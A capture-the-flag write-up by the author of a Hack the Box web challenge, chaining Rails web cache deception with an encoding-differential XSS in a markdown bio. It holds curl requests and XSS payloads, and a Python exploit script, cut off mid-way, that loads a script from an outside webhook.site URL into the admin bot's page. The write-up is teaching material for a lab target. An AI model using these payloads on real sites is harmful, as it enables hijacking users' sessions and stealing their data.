EncoDecept - HTB University CTF 2024
Intended solution for EncoDecept challenge from Hack the Box University CTF 2024 involving Web Cache Deception, encoding differential attacks, and ORM leak exploitation.
EncoDecept (WEB)
This is the intended solution for EncoDecept challenge that I created for Hack the Box University CTF 2024. Let’s start solving it.
Understanding functionality

Visiting the home page displays an auth page we can register and login:

After registering and logging in, we see the following home page:

We can create contracts:

Update our username, add a bio with markdown support:
And finally report a contract:

That’s all the functionality we can access.
Cache Deception
The challenge uses Nginx as a reverse caching proxy:
server {
    listen 1337;
    server_name _;

    location ~ \.(css|js|jpg|jpeg|png|gif|ico|woff|woff2|ttf|svg|eot|html|json)$ {
        proxy_cache my_cache;
        proxy_cache_key "$scheme$host$request_uri";
        proxy_cache_valid 200 5m;
        proxy_cache_valid 404 1m;
        proxy_pass http://127.0.0.1:3000;
        proxy_set_header Host $host:$server_port;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_http_version 1.1;
        add_header X-Cache-Status $upstream_cache_status;
    }

    location / {
        proxy_pass http://127.0.0.1:3000;
        proxy_set_header Host $host:$server_port;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_http_version 1.1;
        add_header X-Cache-Status $upstream_cache_status;
    }
}
This configuration caches all resources that end with certain extensions and routes all traffic to the Rails application. This stack setup makes it vulnerable to Web Cache Deception. According to this research, Rails uses a custom delimiter, the . character:
Dot in Rails: Ruby on Rails allows the client to send a path with a formatter extension, which defines the view returned in the response. This is used to return different responses with different content types. If no extension is used or the extension isn't recognized by the server, the default HTML view is returned. Therefore, the dot character can act as a path delimiter.With a payload like /profile.ico, we can poison the cache. However, to escalate further, we need an XSS or self-XSS vulnerability.
Self XSS
The application supports markdown on the settings page:

This is not directly vulnerable to XSS, but examining the server headers reveals:
HTTP/1.1 200 OK
Server: nginx/1.26.2
Date: Fri, 15 Nov 2024 23:22:46 GMT
Content-Type: text/html
...SNIP...
The Content-Type header does not specify a charset, and the charset is not defined with a meta tag either. This makes it vulnerable to encoding differential attacks, as explained in this research. It turns out we can break out of the HTML context by switching to the JIS X 0208 1978 charset. Let’s test that out. Sending the following request to update the bio is recommended to use a proxy:
curl 'http://127.0.0.1:1337/settings' -X POST ...SNIP... --data-raw '_method=patch&authenticity_token=loph8GcIcxns14fBxvHfIT69DosomkrGvXrdX_jcbPzuYgEeGB-UergMjfFG9crk3HGhHUjZ6sgBD_GKvLlgAw&username=test&bio=+superman+&commit=Update+Settings'We pass the following as the bio: +superman+. If this works, we should see a bunch of random characters.

It worked; however, it only works on Chrome. Moving on, let’s try to execute XSS using the following payload: +%1B(B+//)

An alert box appears, confirming the XSS vulnerability. Next, we move on to the report functionality. The report feature takes a URL and simply visits it:
def startChromiumBot(url):
    chrome_options = Options()
    chrome_options.binary_location = "/usr/bin/chromium-browser"
    chrome_options.add_argument("--headless")
    chrome_options.add_argument("--no-sandbox")
    chrome_options.add_argument("--disable-dev-shm-usage")
    chrome_service = Service("/usr/bin/chromedriver")
    driver = webdriver.Chrome(service=chrome_service, options=chrome_options)
    try:
        driver.get('http://127.0.0.1:1337/login')
        WebDriverWait(driver, 15).until(
            EC.presence_of_element_located((By.ID, "loginBtn"))
        )
        username = "contract_manager"
        password = get_contract_manager_password()
        input1 = driver.find_element(By.XPATH, '/html/body/code/section/div/div/div/form/div[1]/input')
        input2 = driver.find_element(By.XPATH, '/html/body/code/section/div/div/div/form/div[2]/input')
        input1.send_keys(username)
        input2.send_keys(password)
        submit_button = driver.find_element(By.ID, "loginBtn")
        driver.execute_script("arguments[0].click();", submit_button)
        driver.get(url)
    finally:
        driver.quit()
Let’s create an exploit script to automate this process as much as possible:
import requests
from bs4 import BeautifulSoup
import random
import base64
def generate_random_4digit():
return f"{random.randint(1000, 9999)}"
username = generate_random_4digit()
password = generate_random_4digit()
base_url = "http://127.0.0.1:1337"
session = requests.Session()
def getAuthenToken(html):
soup = BeautifulSoup(html, "html.parser")
return soup.find("input", {"name": "authenticity_token"})["value"]
def register():
register_page = session.get(f"{base_url}/register")
register_page.raise_for_status()
authenticity_token = getAuthenToken(register_page.text)
register_payload = {
"username": username,
"password": password,
"authenticity_token": authenticity_token
}
response = session.post(f"{base_url}/register", data=register_payload)
response.raise_for_status()
def login():
login_page = session.get(f"{base_url}/login")
login_page.raise_for_status()
authenticity_token = getAuthenToken(login_page.text)
login_payload = {
"username": username,
"password": password,
"authenticity_token": authenticity_token
}
response = session.post(f"{base_url}/login", data=login_payload)
response.raise_for_status()
def updateSettings():
setting_page = session.get(f"{base_url}/settings")
setting_page.raise_for_status()
authenticity_token = getAuthenToken(setting_page.text)
setting_payload = {
"_method": "patch",
"username": username,
"bio": "+\x1B(B+;s.src='https://webhook.site/aa05fd5b-f4da-42ee-9c08-75cc1d9a6de9';document.body.appendChild(s);//)",
